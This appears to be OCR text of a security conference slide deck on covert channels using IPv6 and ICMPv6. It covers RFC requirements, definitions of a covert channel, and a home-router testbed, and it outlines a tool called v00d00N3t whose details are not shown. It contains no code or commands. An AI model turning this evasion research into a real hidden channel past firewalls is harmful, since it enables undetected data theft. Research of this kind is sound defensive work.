
IPv6 / ICMPv6
Covert Channels
R.P. Murphy, CISSP, CEH

Overview

- IPv4
- IPv6
- RFC's and IPv6/ICMPv6 fields
- Definition of a Covert Channel
- Assumptions
- Test Network
- v00d00N3t
  - Development
  - Capabilities
  - Testing
  - Results
- Questions

IPv4

- **IPv4**
  - **NAT**
- **Limited address space**
  - **~ 2009-2016**
- **Push to move to IPv6**
  - **DoD mandated by 2008**
- **Similar covert channel capabilities**

IPv6 (IPng)

- Proposed standard NOV 17, 1994
- IPv6 is the answer to IPv4
- Huge address space
- Security by numbers
- Deployment Issues
  - Legacy equipment
  - Software modifications
  - Each device is now pingable

RFC IPv6 / ICMPv6

- **RFC2119 March 1997**
  - **Key words for use in RFCs to Indicate Requirement Levels**
    - **MUST This word, or the terms "REQUIRED" or "SHALL", mean that the definition is an absolute requirement of the specification.**
    - **Security Considerations These terms are frequently used to specify behavior with security implications. The effects on security of not implementing a MUST or SHOULD, or doing something the specification says MUST NOT or SHOULD NOT be done may be very subtle. Document authors should take the time to elaborate the security implications of not following recommendations or requirements as most implementers will not have had the benefit of the experience and discussion that produced the specification.**

RFC IPv6 / ICMPv6

- **RFC2460 December 1998**
  - **IPv6 Specification**
    - **Traffic Class bits in a received packet MUST NOT be assumed as the same value sent by the source**
- **RFC3697 March 2004**
  - **IPv6 Flow Label Specification**
    - **The Flow Label value set by the source MUST be delivered unchanged to the destination node(s).**

RFC IPv6 / ICMPv6

- **RFC4443 March 2006**
  - **Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification**
    - **ICMPv6 (ICMP for IPv6) is used by IPv6 nodes to report errors encountered in processing packets, and to perform other internet-layer functions, such as diagnostics (ICMPv6 "ping"). ICMPv6 is an integral part of IPv6, and the base protocol (all the messages and behavior required by this specification) MUST be fully implemented by every IPv6 node.**

Covert Channel Defined

- **A covert channel is a mechanism that can be used to transfer information from one user of a system to another using means not intended for this purpose by the system developers.**

  Ref: NRL Technical Memorandum 5540:062A, 12 Feb 1996: Handbook for the Computer Security Certification of Trusted Systems

- **A covert channel is any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy.**

  Ref: DoD Trusted Computer System Evaluation Criteria (TCSEC) December 1985

Assumptions

- **ICMPv6 traffic will be allowed (RFC4443)**
- **Control at both ends**
- **Take advantage of Dual-Stack to use Tunnel Brokers for test-bed**
- **Still maturing IPv6 protection technology (FW, IDS, IPS)**

Test Networks

- **Two networks designed and tested**
  - **Reflashed SOHO Linksys**
    - **IPv6 over IPv4 Tunneling**
  - **‘Slick’ IPv6**
    - **Controlled**


Test Networks

- **Linksys WRT54g**
  - **Firmware OpenWRT**
  - **Added IPv6 packages**
  - **IPv6 network in the home**
  - **6 over 4 tunneling**
  - **Tunnel Broker**


BT exact TECHNOLOGIES


OpenWrt Wireless Freedom

